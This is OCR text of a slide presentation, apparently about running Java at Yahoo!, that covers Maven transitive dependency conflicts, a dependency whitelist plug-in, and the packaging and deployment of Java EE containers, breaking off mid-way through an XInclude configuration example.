
Java SE 6 HotSpot 32-bit Server VM, RHEL 4u4, 2GHz Intel Xeon

Agenda

- Overview
- Integrating with Yahoo! Infrastructure
- Java Platform & Security at Yahoo!
- Scalability, Reliability & Performance
- Maven in Large Organizations
- Deploying Java Platform at Yahoo! Scale

Software Project Management

All Software Projects Have a Dependency Graph



Software Project Management

Component Can Build Dependencies From Source

hibernate/build.xml:

```
<subant target="all">
  <fileset dir="." includes="*/build.xml"/>
</subant>
```

hibernate/commons-collection/build.xml
hibernate/commons-logging/build.xml
hibernate/commons-logging/log4j/build.xml
hibernate/dom4j/build.xml
hibernate/dom4j/jaxen/build.xml
hibernate/dom4j/jaxen/xom/build.xml
hibernate/dom4j/xerces/build.xml
hibernate/dom4j/xalan/build.xml
hibernate/dom4j/stax/build.xml
...

Software Project Management

Components Can Use Pre-Built Dependencies


hibernate/build.xml:

```
<path id="path.lib">
  <fileset>
       <include name="lib/*.jar"/>
  </fileset>
</path>
```

hibernate/lib/asm-attrs.jar
hibernate/lib/asm.jar
hibernate/lib/cglib-2.1.3.jar
hibernate/lib/commons-collections-2.1.1.jar
hibernate/lib/commons-logging-1.0.4.jar
hibernate/lib/dom4j-1.6.1.jar
hibernate/lib/jaxen-1.1-beta-7.jar
hibernate/lib/log4j-1.2.11.jar


Software Project Management

Components Can Use Component Repositories




Software Project Management

Maven





```
<dependency>
    <groupId>asm</groupId>
    <artifactId>asm</artifactId>
    <version>1.5.3</version>
</dependency>
```

Transitive Dependency Conflicts



Transitive Dependency Conflicts

Maven's Shortest Path Algorithm




Transitive Dependency Conflicts

They're Kinda Like CVS Merge Conflicts

```
$ mvn pom.xml
[WARNING] Transitive Dependency Conflict:
[WARNING] D:1.0 from: [E:1.0, A:1.0]
[WARNING] D:2.0 from: [C:1.0, B:1.0, A:1.0]
[ERROR] BUILD ERROR
```

```
<dependencyManagement>
  <dependencies>
    <dependency>
      <groupId>D</groupId>
      <artifactId>D</artifactId>
      <version>2.0</version>
    </dependency>
  </dependencies>
</dependencyManagement>
```




Transitive Dependency Conflicts

Changes In the Graph Can Introduce New Conflicts

```
$ mvn pom.xml
[WARNING] Transitive Dependency Conflict:
[WARNING] D:1.0 from: [E:1.0, A:1.0]
[WARNING] D:2.0 from: [C:1.0, B:1.0, A:1.0]
[ERROR] BUILD ERROR
[ERROR] BUILD ERROR
```

```
<dependencyManagement>
  <dependencies>
    <dependency>
      <groupId>D</groupId>
      <artifactId>D</artifactId>
      <version>3.0</version>
    </dependency>
  </dependencies>
</dependencyManagement>
```



Dependency Whitelist Plug-in

- Accept/Deny rules of allowed dependencies and scopes
- Similar to firewall rules or ACLs
- Regex
- Sample:

```
DENY,log4j,log4j,1.2.6,compile|provided|runtime
DENY,/commons-threadpool/,/.*/,/.*/,compile|provided|runtime
ACCEPT,/commons-*/,/.*/,/.*/,compile|provided|runtime
ACCEPT,log4j,log4j,/.*/, compile|provided|runtime
```

- Default DENY

Agenda

- Overview
- Integrating with Yahoo! Infrastructure
- Java Platform & Security at Yahoo!
- Scalability, Reliability & Performance
- Maven in Large Organizations
- Deploying Java Platform at Yahoo! Scale

Software Deployment Challenges


- Hardware/OS/software/configuration combinations must be consistently reproducible
- Changes must be auditable
- Java Platform, Enterprise Edition (Java EE) containers need to be configured differently for different products
- Manual deployment/configuration impossible for thousands of machines

Package Management Systems Help

- Dependency resolution and conflict detection
- Detect modifications made after installation
- Repair manual, uncontrolled modifications


- Additional Y! requirements
  - Clearly defined package lifecycle
  - Consistent start/stop/restart directives
  - Settings as part of package state
  - Automatic journaling of system's package state
    - easy to change system to match any point in journal
    - state can be cloned to other machines
  - Centralized deployment console

Decomposing Java Platform Containers into Packages



- Standard container distribution too coarse grained
  - Global resources
  - Valves
  - Filters
  - Connectors
  - Services
- Single package unsuitable for multiple product groups

Decomposing Java Platform Containers into Packages




- Decomposed packaging enables à la carte configuration
- Auto-generate global server | web | context.xml files at startup


Generating Global Descriptors with XIncludes

```
<Service name="Catalina">
  <xi:include href="yin/server-http-config.xml.yin"
      xmlns:xi="http://www.w3.org/2001/XInclude">
    <xi:fallback>
      <!-- HTTP not enabled -->
    </xi:fallback>
  </xi:include>

  <xi:include href="yin/server-https-config.xml.yin"
      xmlns:xi="http://www.w3.org/2001/XInclude">
    <xi:fallback>
